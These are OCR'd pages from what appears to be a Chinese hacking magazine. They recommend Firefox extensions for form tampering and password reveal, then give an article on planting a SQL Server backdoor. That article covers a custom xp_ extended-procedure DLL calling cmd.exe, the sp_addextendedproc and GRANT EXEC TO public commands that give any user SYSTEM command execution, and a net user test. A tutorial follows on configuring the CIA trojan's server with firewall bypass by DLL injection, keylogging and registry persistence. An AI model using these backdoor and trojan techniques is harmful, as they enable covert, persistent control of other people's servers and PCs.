


图5

修改表单！通过这个扩展，你可以弹指之间显示表格的详细资料，清掉文本框的最大长度，显示密码域的密码！如图4、5所示。

装备四：MD Hash Tool

下载地址 http://downloads.mozdev.org/mdhashtool/mdhashtool-0.3.xpi

入侵论坛时常常要生成MD5，一时找不到MD5生成器怎么办？用MD Hash Tool吧，这个简单的工具能算文件或文本的MD5与SHA1散列。只要在Hash Alg选中运算类型，在Message处输入原文本，按[compute digest]按钮，MD5散列就出来了。爽吧，还用找入侵工具么？如图6所示。




图6

装备N：网络自有黄金屋

使用了上面的4个装备，大家肯定觉得意犹未尽吧？其实更多的装备在网络上。外国有很多关于Mozilla开发的网站，值得大家去淘宝、去学习，这里推荐几个：

http://www.mozdev.com/

这个网站是我最喜欢的，里面有很多开源项目，在这里大家可以找到最新的扩展，有很多很有趣的创意哦。如果大家想开发扩展，这里也提供了最详细的教程与帮助。

http://extensionroom.mozdev.org/

好多好用的东东，但大家安装时要注意版本。

https://addons.mozilla.org/extensions/

官方的扩展下载站

好了，本文就写到这里了，大家如果有什么疑问，欢迎到黑防论坛提问。

蝴蝶：相信看黑防的读者朋友们，或多或少都有几个自己的WebShell或肉鸡，如何用更隐蔽的方式来控制肉鸡，是大家一直都在关心的问题。WebShell的隐藏和利用WebShell执行系统权限命令是现在最时髦的黑客技术研究方向，本文就给我们提出了一种利用MSSQL扩展存储过程实现非常隐蔽的、以系统权限执行命令的后门(WebShell)隐藏技术，希望大家喜欢，欢迎广泛讨论。

适合读者：脚本爱好者，入侵爱好者，黑器迷，网络管理员

前置知识：MSSQL基础扩展过程



今年流行SQLShell
——巧用MSSQL扩展存储做后门

文/图 lake2

继WebShell、FTPShell之后，让我们再来玩玩SQLShell吧。使用数据库考虑最多的就是速度和效率，所以呢，数据库系统就使用存储过程的机制来提高效率。SQL Server 2000支持5种类型的存储过程，这里我们主要说说SQL Server的扩展存储过程，因为我们要利用它做后门。

看看书上对扩展存储过程的定义：

在SQL Server 2000环境之外的动态链接库称为扩展存储过程，其前缀是xp_。虽然这些动态链接库在SQL Server环境之外，但是它们可以被加载到SQL Server系统中，并按照使用存储过程的方式执行。

最典型的扩展存储就是SQL Server自带Xp_cmdshell，这个扩展存储需要Sysadmin权限才能执行，一旦成功执行

了CMD，那是以MSSQL的运行权限而执行的，而MSSQL是以服务启动的，也就是System权限，比管理员大叔的权力还大！

为了安全起见，管理员大叔一般都删除了Xp_cmdshell过程，更有甚者直接删掉含有Xp_cmdshell文件的Xplog70.dll。我的后门思路就放在扩展存储过程上面，因为扩展存储是以Dll方式存在，而且这个Dll是用C++编写且可以任意调用API函数的。这样我们就可以写一个执行CMD的扩展存储（最初我是想直接修改Xplog70.dll中Xp_cmdshell的名字，不过失败了，在此略过）。

扩展存储过程可在VC里创建。创建存储过程的工程之后，VC会自动生成一个存储过程模板，稍稍看看代码，你就很容易上手了。在模板里我主要去掉了返回值，增加了一个ShellExecute函数用于执行CMD。ShellExecute函数是一个比较有用的函数，它可以根据后缀自动选择相关联的程序并打开文件。以下是这个函数的用法：

```
HINSTANCE ShellExecute(
HWND hwnd,
LPCTSTR lpOperation,
LPCTSTR lpFile,
LPCTSTR lpParameters,
LPCTSTR lpDirectory,
INT nShowCmd
);
```

小提示 第一个参数是句柄，在这里不用；第二个参数是对文件的动作，选“open”；第三个参数是执行的文件，这里是cmd.exe；第四个参数是命令行参数，填程序接收到的参数；第五个参数是默认目录，赋空值；最后一个参数是程序运行时的显示方式。

此函数在本程序中的使用方式为：ShellExecute(0,"open","cmd.exe",spParam,NULL,SW_SHOW)；spParam是从扩展存储过程得到的参数，具体的实现请看源代码，扩展存储的编写请参阅MSDN。

ShellExecute有个坏处就是看不到回显，不过把权限拿到了，回显也无所谓。当然你也可以自己写个显示没有回显的扩展存储过程。

OK，扩展存储命名为Xp_lake2，Dll文件名为Xplake2.dll，现在让我们把它注册到SQL Server：

```
USE master
EXEC sp_addextendedproc 'xp_lake2', 'xplake2.dll'
```

小提示 添加扩展存储过程要求连接SQL Server的账户有Sysadmin权限，并且使用相对路径时，需要把Dll文件放到SQL Server的binn目录之下。

我们现在可以试试效果了，调用的参数跟Xp_cmdshell一样，只是没有回显。在查询分析器里调用它：

```
USE master
EXEC xp_lake2 'net user > c:\lake2.txt'
```

然后去C盘看看有没有生成lake2.txt，至于权限，当然是System啦。

SQL Server的扩展存储都要求Sysadmin才能执行，不爽，让我们给它改改，让Public也可以玩。如果有图形界面的控制权限，用企业管理器就可以轻松搞定，只需把Xp_lake2的Exec权限赋给Public就ok了。在查询分析器里用GRANT即可：

```
GRANT exec
On xp_lake2
TO public
```

命令执行后换一个普通的SQL Server用户调用Xp_lake2试试，执行命令已经是system权限。在WebShell里测试，结果也一样。以下是利用海洋2006调用这个扩展存储过程的截图，如图1所示。




图1

小提示 因为返回的值是空，所以显示出错，但是命令已经执行了。

再在命令行下用“net user”测试一下，结果如图2所示。




图2

看，用户已经添加成功。

好啦，文章到此结束，大家赶紧去留自己的SQLShell吧！

蝴蝶：这次带来的是一款超级强大的木马，功能之全，能力之强已经达到了让人毛骨悚然的地步，世间无完美，不过CIA却堪称完美。本文作者以数量惊人的图片和文字对此木马做了详细解释，即使朋友们英文水平不高，看完本文也能熟练操作它。不管怎么样，我们都推荐大家试一下这款木马。

适合读者：网络爱好者，木马爱好者

前置知识：木马使用基础



CIA——追求完美而具现化的木马

文/图 天涯衰草

CIA这个词大家一定非常的熟悉吧，最常见的解释就是大名鼎鼎的美国中央情报局，这个全世界知名的情报机构可谓无人不知、无人知晓。今天我要为大家介绍的可不是这个情报机构的惊险故事，而是一款功能极其强大的特洛伊木马程序，它的名字也叫CIA，它是笔者到目前为止见过的功能最多、设置最全的木马。该木马的功能到底怎么样，我们来瞧瞧吧。

配置服务端

首先我们从黑防下载系统（http://www.hacker.com.cn）下载最新版本的CIA木马，解压后运行文件夹中的客户端程序Cruel-Intentionz.exe，这样就可以在展开的操作界面开始CIA木马的使用旅程了，如图1所示。




图1

首先我们还是来配置木马的服务端程序，点击"Client Options"按钮并选择弹出菜单中的"Build Server"菜单命令，即可弹出服务端程序的配置窗口"Server Builder"，在这里我们就可以对服务端程序的各个选项进行个性化的设置了，如图2所示。




图2

从图2中我们可以清楚的看到，CIA木马服务端的选项实在是非常丰富，包括"Main Settings"、"Start up"、"Install Events"、"Firewall Killing"、"Notifys"、"Socks/Dloader"等11个大项。下面笔者就对11个大项中的实用项目进行讲解，大家要跟上啊。

首先点击"Main Settings"按钮命令，这里主要是配置服务端程序的基本功能，包括服务端程序运行后打开的连接端口、服务端程序的名称以及服务端程序的隐藏方式等。CIA木马针对不同的功能启用了不同的监听端口，"Main"、"Transfer"和"Keylog"三个功能分别启用了6333、6334、6335三个端口。当然，你也可以将这些端口更改为其他的一些你喜欢的端口。现如今，很多的木马都采用端口复用，这样就可以方便内网的用户进行端口映射等操作，CIA暂时还没有进行这样的配置。"Server Name"选项设置服务端程序的名称，而"Password"选项则是用于设置服务端程序和客户端程序连接时所使用的密码。CIA木马在服务端的隐藏方式上采用了两种方式，这样可以使服务端程序轻松地绕过网络防火墙"应用程序访问网络权限设置"的防火墙规则。在"Firewall Bypass Method"后面选择你想采用的隐藏方式，"DLL Spyware Fwb"这种方式是现在大多数间谍软件所采用的绕过防火墙的方法，而"Dll Injection"就是现在最常见也是最流行的DLL线程插入方式。用户可以选择将服务端程序的进程插入到IE浏览器或者是资源管理器Explorer的进程中，而且还需要在"As"选项中指定要插入的DLL文件的名称。

不用说用户也可以看出来，"Start up"按钮命令是用来设置服务端程序启动选项的。CIA木马根据远程系统的不同版本，为用户提供了多达6项的启动方式选项，这也可能是所有木马之最了，包括"Registy Run (All windows)"、"Registy Run Services (9x/Me Only)"、

"System.ini (All windows)"、"Win.ini (All windows)""Explorer Run(2k/Xp Only)"和"Windows NT Run(2k/Xp Only)"等，每一个启动选项的后面都说明了该选项所支持的系统版本。可惜的是，没有使用现在流行的利用服务项和ActiveX插件进行启动的方法。用户可以根据远程系统的类型选择需要的启动方式，如果不知道远程系统的类型，还是最好选择标注为"All windows"的启动方法，当然你可以同时选择多个启动方法。"Install server"选项用于设置服务端程序安装到远程系统中的名称，而"Registy Value"选项则是设置随注册表启动的键值，如图3所示。

